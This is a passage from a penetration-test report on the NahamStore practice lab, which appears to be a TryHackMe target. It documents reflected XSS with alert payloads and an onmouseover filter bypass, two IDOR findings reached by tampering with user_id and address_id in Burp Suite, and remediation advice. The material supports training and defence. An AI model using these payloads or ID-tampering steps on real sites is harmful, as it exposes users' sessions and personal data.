
Description

A Reflected Cross-Site Scripting (XSS) vulnerability was identified in the `error` parameter on the `http://marketing.nahamstore.thm/` page. This vulnerability allows attackers to inject arbitrary JavaScript code, which is reflected back in the response without proper encoding or sanitization, leading to the potential for malicious script execution in the user's browser.

POC :

1. **Fuzzing the Parameter:**
    - During the fuzzing phase, it was discovered that the `error` parameter accepts values that are reflected directly in the web page without proper sanitization.
2. **Payload Injection:**
    - The following basic XSS payload was used to test the vulnerability:

      `youmna<script>alert(1)</script>`
3. **Reflection in the Response:**



4) Reflect XSS (3)

Title → Reflected Cross-Site Scripting (XSS) via Hidden Input Parameter in Discount Field

Type (Web app /Linux OS / Windows OS) → Web App


Risk Rating → medium - high

Description

A Reflected Cross-Site Scripting (XSS) vulnerability was discovered in the `discount` parameter on the `http://nahamstore.thm/product` page. While certain characters like `<` and `>` are filtered, the application fails to properly sanitize event handlers, allowing attackers to inject malicious scripts via attributes like `onmouseover`.

POC:

1. **Source Code Review:**
    - Upon reviewing the source code of the page, it was found that the `discount` parameter value is reflected in an HTML input element as a hidden parameter.




2. **Payload Injection Attempt (Filtered):**


- The first attempt involved injecting a typical XSS payload : `youmna"><script>alert("document.domain")</script>`

- However, the application filters out the `<` and `>` characters, preventing this script from executing.

3. **Bypass Using Event Handlers:**

- After filtering was identified, the following payload was crafted using an event handler: `youmna" onmouseover=alert(document.domain) "`





Impact

This vulnerability could allow attackers to:

- Execute arbitrary JavaScript in the context of the affected user's session.
- Steal session cookies, enabling unauthorized access to user accounts.

- Perform unauthorized actions on behalf of the user, potentially compromising their sensitive data.

Recommendations

To mitigate this issue, the following steps are recommended:

1. **Sanitize and Escape Input**: Ensure that all user input is properly sanitized and escaped before reflecting it in the HTML response.
2. **Use Output Encoding**: Apply proper output encoding to ensure that user-supplied data is not interpreted as executable code.
3. **Implement Content Security Policy (CSP)**: A strong CSP should be implemented to prevent the execution of inline scripts, reducing the risk of XSS attacks.
4. **Validate User Input**: Perform strict validation on all form inputs to ensure they conform to expected formats and do not contain malicious content.

2.4 IDOR

First IDOR

Title → **Insecure direct object references (IDOR)**

Type (Web app /Linux OS / Windows OS) → Web App

Risk Rating → medium

Description:

The IDOR vulnerability allows me to access unauthorized information about other users. By changing the IDs in the application's URL or request parameters, I can view data that should only be visible to the intended users. This can lead to privacy issues and expose sensitive information.

Impact

IDOR vulnerabilities allow attackers to access sensitive resources or data

Affected users are at risk of privacy violations, which can result in a loss of trust in the company or service.


Unauthorized Access


Exploitation for Malicious Purposes

Attackers can use the stolen information for malicious purposes


POC:

- **Visit the Website**: Go to the **nahamstore** website.
- **Place an Order**: Create an order and fill in your personal details.
- **Download PDF**: After completing the order, your information will be downloaded as a PDF file.







- **Intercept the Request**: Use **Burp Suite** to intercept the PDF download request.




- **Modify the ID**: Change the `id` parameter in the request to `3` to attempt to access the order with ID `3`.




- **Attempt to Download**: Send the modified request. You will see a message stating, “Order does not belong to this user_id.”
- **Analyze the Response**: Check the response for any hidden parameters. You will notice a parameter named `user_id`.



- **Modify the User ID**: Take the `user_id` parameter and set its value to `3`.
- **URL Encode the Value**: Ensure that the modified `user_id` value is URL-encoded.



- **Download Order 3**: Resend the request. You should now successfully view the contents of order `3`.



Second IDOR

Title → **Insecure direct object references (IDOR)**

Type (Web app /Linux OS / Windows OS) → Web App


Risk Rating → medium

Description


The IDOR vulnerability allows me to access unauthorized information about other users. By changing the IDs in the application's URL or request parameters, I can view data that should only be visible to the intended users. This can lead to privacy issues and expose sensitive information.

POC:


- When we request an **Order**, we are prompted to enter the **address**.




- Use **Burp Suite** to intercept the address request while it is being sent.
- In the intercepted request, locate the following parameter: `address_id=(value)`.



- Change the `value` to an `address_id` value belonging to another user.



- Resend the request after modifying the value
- Upon executing the previous step, we will be able to see the address data of another user.



Recommendations

To mitigate IDOR, implement access control checks for each object that users try to access

Validate User Inputs: Validate all user inputs on the server side, particularly for parameters that can reference objects directly (e.g., IDs). Ensure that the user is authorized to access the specified resource.

Set up alerts for suspicious activity that could indicate an attempted exploitation of IDOR vulnerabilities.

2.5 Open Redirect

Title → **Open Redirect Vulnerability**

Type (Web app /Linux OS / Windows OS) → Web App

